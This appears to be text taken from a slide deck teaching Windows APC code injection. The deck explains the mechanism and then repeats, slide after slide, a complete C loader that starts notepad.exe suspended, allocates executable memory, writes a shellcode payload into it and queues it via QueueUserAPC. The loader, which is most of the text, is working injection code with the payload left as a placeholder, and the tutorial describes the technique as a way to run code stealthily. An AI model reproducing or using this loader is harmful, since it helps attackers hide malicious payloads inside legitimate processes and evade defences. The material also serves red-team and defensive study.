

APC code injection technique


What is APC ?

The call doesn't happen immediately — it's queued for later.



APC stands for **Asynchronous** Procedure Call (*Queued function call*).

It's a Windows mechanism that lets you **schedule a function** to run in the context of a specific thread, but only when that thread enters an alertable state (like during SleepEx, WaitForSingleObjectEx, etc.).




What is APC ?

APC stands for **Asynchronous** Procedure Call.

It's a Windows mechanism that lets you schedule a function to run in the context of a specific thread, but only when that thread enters an alertable state (like during SleepEx, WaitForSingleObjectEx, etc.).

Think of it like this:

🔧 "You attach a function (APC) to a thread and say: Hey, next time you pause and become alertable, run this code!"



What is APC code injection ?

Its a simple form of **code injection** into a newly created **suspended** 64-bit process using the **APC** (Asynchronous Procedure Call) **queue technique**.

This is a technique often used in malware or red team tools to inject and execute code stealthily.

How it works ?

- Creates a new process (Notepad) in a ***suspended state***.
- Allocates memory inside that process.
- Writes a payload (e.g., shellcode) into that memory.
- Queues that payload to run as an APC in the main thread of the suspended process.
- Resumes the thread — causing the payload to execute.

Step 1: Creates a new process (Notepad) in a suspended state.

CreateProcess()




Notepad.exe
(SUSPENDED)

Step 2: Allocates memory inside the process.

CreateProcess()

VirtualAllocEx()

Allocating memory



Notepad.exe
(SUSPENDED)


Step 3: Writes a payload (shellcode) into that memory.

CreateProcess()

VirtualAllocEx()

WriteProcessMemory()

Write payload



Notepad.exe
(SUSPENDED)


Step 4: Queues that payload to run as an APC in the main thread of the suspended process.

CreateProcess()

VirtualAllocEx()

WriteProcessMemory()

QueueUserAPC()



Notepad.exe
(SUSPENDED)

Step 5: Resumes the thread — causing the payload to execute.


CreateProcess()

VirtualAllocEx()

WriteProcessMemory()

QueueUserAPC()

ResumeThread()



Notepad.exe
(SUSPENDED)

Lets see the code:

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

    CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

    CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);


    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```

<https://t.me/learningnets>



Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

    CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);


    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```

<https://t.me/learningnets>



Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

    CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);


    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```



notepad.exe
(Suspended)

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);


    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```



notepad.exe
(Suspended)

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

    CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);


    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```



notepad.exe
(Suspended)

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL,&startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);


    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```



notepad.exe
(Suspended)

<https://t.me/learningnets>
Pointer to **APC** Function call

Code:

```
// Payload
unsigned char myPayload[] = <shellcode>

int main() {

    DWORD myPayloadLen = sizeof(myPayload);

    // Create a 64-bit process:
    STARTUPINFO startupInfo = { sizeof(startupInfo) };
    PROCESS_INFORMATION processInfo = { 0 };
    HANDLE processHandle, threadHandle;

CreateProcessA( "C:\\Windows\\System32\\notepad.exe", NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );

    // Allow time to start/initialize.
    WaitForSingleObject(processInfo.hProcess, 30000);

    processHandle = processInfo.hProcess;
    threadHandle = processInfo.hThread;

    // Allocate memory for payload
    LPVOID PayloadMem = VirtualAllocEx(processHandle, NULL, myPayloadLen, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);


    // Write payload to allocated memory
    WriteProcessMemory(processHandle, PayloadMem, myPayload, myPayloadLen, NULL);

    //casts the payload memory address as a function
    PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)PayloadMem;

    //Uses APC (Asynchronous Procedure Call) to queue that function (your payload) to run on the suspended thread.
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, (ULONG_PTR)NULL);

    // Resume the suspended thread
    ResumeThread(threadHandle);

    return 0;
}
```



notepad.exe
(Suspended)